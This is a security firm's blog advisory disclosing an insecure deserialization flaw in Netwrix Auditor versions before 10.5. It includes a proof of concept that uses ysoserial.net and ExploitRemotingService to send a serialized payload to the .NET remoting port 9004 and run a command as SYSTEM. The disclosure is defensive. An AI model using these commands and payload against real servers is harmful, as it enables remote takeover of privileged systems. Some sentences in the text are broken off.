FOX

BLOG // ADVISORIES // JUL 13, 2022

Netwrix Auditor Advisory

By: Jordan Parkin, Senior Security Consultant

ADVISORY SUMMARY

The following document describes identified vulnerabilities in the Netwrix Auditor application in supported versions prior to 10.5.

Product Vendor

Netwrix

Product Description

Auditor is IT auditing software used to track assets within an organization. The product's official website is **https://www.netwrix.com/auditor.html**. The latest version of the application is 10.5, released on June 6, 2022.

Vulnerabilities List

1 vulnerability was identified within the Netwrix Auditor application:

Insecure Object Deserialization

These vulnerabilities are described in the following sections.

Affected Version

All supported versions prior to 10.5

Summary of Findings

The Netwrix Auditor application is affected by an insecure object deserialization issue that allows an attacker to execute arbitrary code with the privileges of the affected service. This issue is caused by an unsecured .NET remoting port accessible on TCP port 9004

domain.

Solution
Update to version 10.5

Insecure Object Deserialization

Netwrix Auditor is vulnerable to an insecure object deserialization issue that is caused by an unsecured .NET remoting service. An attacker can submit arbitrary objects to the application through this service to achieve remote code execution on Netwrix Auditor servers.

Vulnerability Details
CVE ID: *Pending*

Vulnerability Type: Insecure Object Deserialization

Access Vector: ☒ Remote, ☐ Local, ☐ Physical, ☐ Context dependent, ☐ Other (if other, please specify)

Impact: ☒ Code execution, ☐ Denial of service, ☒ Escalation of privileges, ☐ Information disclosure, ☐ Other (if other, please specify)

Security Risk: ☒ Critical, ☐ High, ☐ Medium, ☐ Low

Vulnerability: CWE-502

The Netwrix Auditor application is affected by an insecure object deserialization issue that allows an attacker to execute arbitrary code with the privileges of the affected service. In a typical real-world scenario, Netwrix Auditor services would be running with a highly privileged account, which could lead to full compromise of the Active Directory environment.

This issue was discovered by performing a TCP port scan of a Netwrix

FIGURE 1 -Scanning for services on Netwrix server

The **netstat** and **tasklist** commands were used on the Netwrix server to find out which process was exposing the .NET remoting service:

```
C:\Users\Administrator>netstat -ano

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       816
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:5985           0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:9004           0.0.0.0:0              LISTENING       3644
...omitted for brevity...

  C:\Users\Administrator>tasklist

Image Name                     PID Session Name        Session#    Mem Usage
========================= ======== ================ =========== ============
...omitted for brevity...
UAVRServer.exe                3644 Services                   0     49,152 K
...omitted for brevity...
```

FIGURE 2 – Identifying the .NET remoting service

Analyzing the .NET remoting service revealed that it could be accessed with the **UAVRServer** endpoint. The **ysoserial.net** tool was used to generate a serialized object designed to execute the command **whoami** on the server under the context of **UAVRServer.exe**:

```
PS C:\Tools\ysoserial.net-master\ysoserial\bin\Debug> .\ysoserial.exe -o base64 -f
BinaryFormatter -g TypeConfuseDelegate -c "whoami > C:\temp\out.txt"
AAEAAAD/////AQAAAAAAAAAMAgAAAElTeXN0ZW0sIFZlcnNpb249NC4wLjAuMCwgQ3VsdHVyZT1uZXV0cm
FsLCBQdWJsaWNLZXlUb2tlbj1iNzdhNWM1NjE5MzRlMDg5BQEAAACEAVN5c3RlbS5Db2xsZWN0aW9ucy5H
ZW5lcmljLlNvcnRlZFNldGAxW1tTeXN0ZW0uU3RyaW5nLCBtc2NvcmxpYiwgVmVyc2lvbj00LjAuMC4wLC
BDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPWI3N2E1YzU2MTkzNGUwODldXQQAAAAFQ291bnQI
Q29tcGFyZXIHVmVyc2lvbgVJdGVtcwADAAYIjQFTeXN0ZW0uQ29sbGVjdGlvbnMuR2VuZXJpYy5Db21wYX
Jpc29uQ29tcGFyZXJgMVtbU3lzdGVtLlN0cmluZywgbXNjb3JsaWIsIFZlcnNpb249NC4wLjAuMCwgQ3Vs
dHVyZT1uZXV0…omitted for brevity…
ZW0uRGlhZ25vc3RpY3MuUHJvY2VzcyBTdGFydChTeXN0ZW0uU3RyaW5nLCBTeXN0ZW0uU3RyaW5nKQgAAA
AKAQoAAAAJAAAABhYAAAAHQ29tcGFyZQkMAAAABhgAAAANU3lzdGVtLlN0cmluZwYZAAAAK0ludDMyIENv
bXBhcmUoU3lzdGVtLlN0cmluZywgU3lzdGVtLlN0cmluZykGGgAAADJTeXN0ZW0uSW50MzIgQ29tcGFyZS
hTeXN0ZW0uU3RyaW5nLCBTeXN0ZW0uU3RyaW5nKQgAAAAKARAAAAAIAAAABhsAAABxU3lzdGVtLkNvbXBh
cmlzb25gMVtbU3lzdGVtLlN0cmluZywgbXNjb3JsaWIsIFZlcnNpb249NC4wLjAuMCwgQ3VsdHVyZT1uZX
V0cmFsLCBQdWJsaWNLZXlUb2tlbj1iNzdhNWM1NjE5MzRlMDg5XV0JDAAAAAoJDAAAAAkYAAAACRYAAAAK
Cw==
```

```
PS C:\Tools\ExploitRemotingService-master\ExploitRemotingService\bin\Debug>
.\ExploitRemotingService.exe tcp://192.168.2.63:9004/UAVRServer raw
AAEAAAD/////AQAAAAAAAAAMAgAAAElTeXN0ZW0sIFZlcnNpb249NC4wLjAuMCwgQ3VsdHVyZT1uZXV0cm
FsLCBQdWJsaWNLZXlUb2tlbj1iNzdhNWM1NjE5MzRlMDg5BQEAAACEAVN5c3RlbS5Db2xsZWN0aW9ucy5H
ZW5lcmljLlNvcnRlZFNldGAxW1tTeXN0ZW0uU3RyaW5nLCBtc2NvcmxpYiwgVmVyc2lvbj00LjAuMC4wLC
BDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPWI3N2E1YzU2MTkzNGUwODldXQQAAAAFQ291bnQI
Q29tcGFyZXIHVmVyc2lvbgVJdGVtcwADAAYIjQFTeXN0ZW0uQ29sbGVjdGlvbnMuR2VuZXJpYy5Db21wYX
Jpc29uQ29tcGFyZXJgMVtbU3lzdGVtLlN0cmluZywgbXNjb3JsaWIsIFZlcnNpb249NC4wLjAuMCwgQ3Vs
dHVyZT1uZXV0…omitted for brevity…
ZW0uRGlhZ25vc3RpY3MuUHJvY2VzcyBTdGFydChTeXN0ZW0uU3RyaW5nLCBTeXN0ZW0uU3RyaW5nKQgAAA
AKAQoAAAAJAAAABhYAAAAHQ29tcGFyZQkMAAAABhgAAAANU3lzdGVtLlN0cmluZwYZAAAAK0ludDMyIENv
bXBhcmUoU3lzdGVtLlN0cmluZywgU3lzdGVtLlN0cmluZykGGgAAADJTeXN0ZW0uSW50MzIgQ29tcGFyZS
hTeXN0ZW0uU3RyaW5nLCBTeXN0ZW0uU3RyaW5nKQgAAAAKARAAAAAIAAAABhsAAABxU3lzdGVtLkNvbXBh
cmlzb25gMVtbU3lzdGVtLlN0cmluZywgbXNjb3JsaWIsIFZlcnNpb249NC4wLjAuMCwgQ3VsdHVyZT1uZX
V0cmFsLCBQdWJsaWNLZXlUb2tlbj1iNzdhNWM1NjE5MzRlMDg5XV0JDAAAAAoJDAAAAAkYAAAACRYAAAAK
Cw==
System.InvalidCastException: Unable to cast object of type
'System.Collections.Generic.SortedSet`1[System.String]' to type
'System.Runtime.Remoting.Messaging.IMessage'.
   at
System.Runtime.Remoting.Channels.CoreChannel.DeserializeBinaryRequestMessage(Strin
g objectUri, Stream inputStream, Boolean bStrictBinding, TypeFilterLevel
securityLevel)
   at
System.Runtime.Remoting.Channels.BinaryServerFormatterSink.ProcessMessage(IServerC
hannelSinkStack sinkStack, IMessage requestMsg, ITransportHeaders requestHeaders,
Stream requestStream, IMessage& responseMsg, ITransportHeaders& responseHeaders,
Stream& responseStream)
```

FIGURE 4 – Sending the malicious object to the **`UAVRServer`** service

Logging onto the server and inspecting the contents of C:\temp\out.txt showed that the command was executed successfully:



FIGURE 5 – Code executed through the .NET remoting service

Since the command was executed with `NT AUTHORITY\`system privileges, exploiting this issue would allow an attacker to fully compromise the Netwrix server.

industries, including finance, healthcare, technology, and manufacturing.

More by Jordan

RECOMMENDED POSTS

You might be interested in these related posts.

Nov 21, 2022

Log HTTP Requests, Version 1.3.1, Advisory

Jun 23, 2022

FileStack Upload Advisory

May 10, 2022

CVE-2022-1388: Scan BIG-IP for Exact Release Versions

Application Security

Cloud Security

IoT & Product Security

Network Security

Red Team & Readiness

Google, Facebook, & Amazon Partner Assessments

Resources

Resource Center

Blog

Advisories

Tools

Our Customers

Partners

Partner Programs

Partner Directory

Become a Partner

Company

About Us

Careers We're Hiring

Events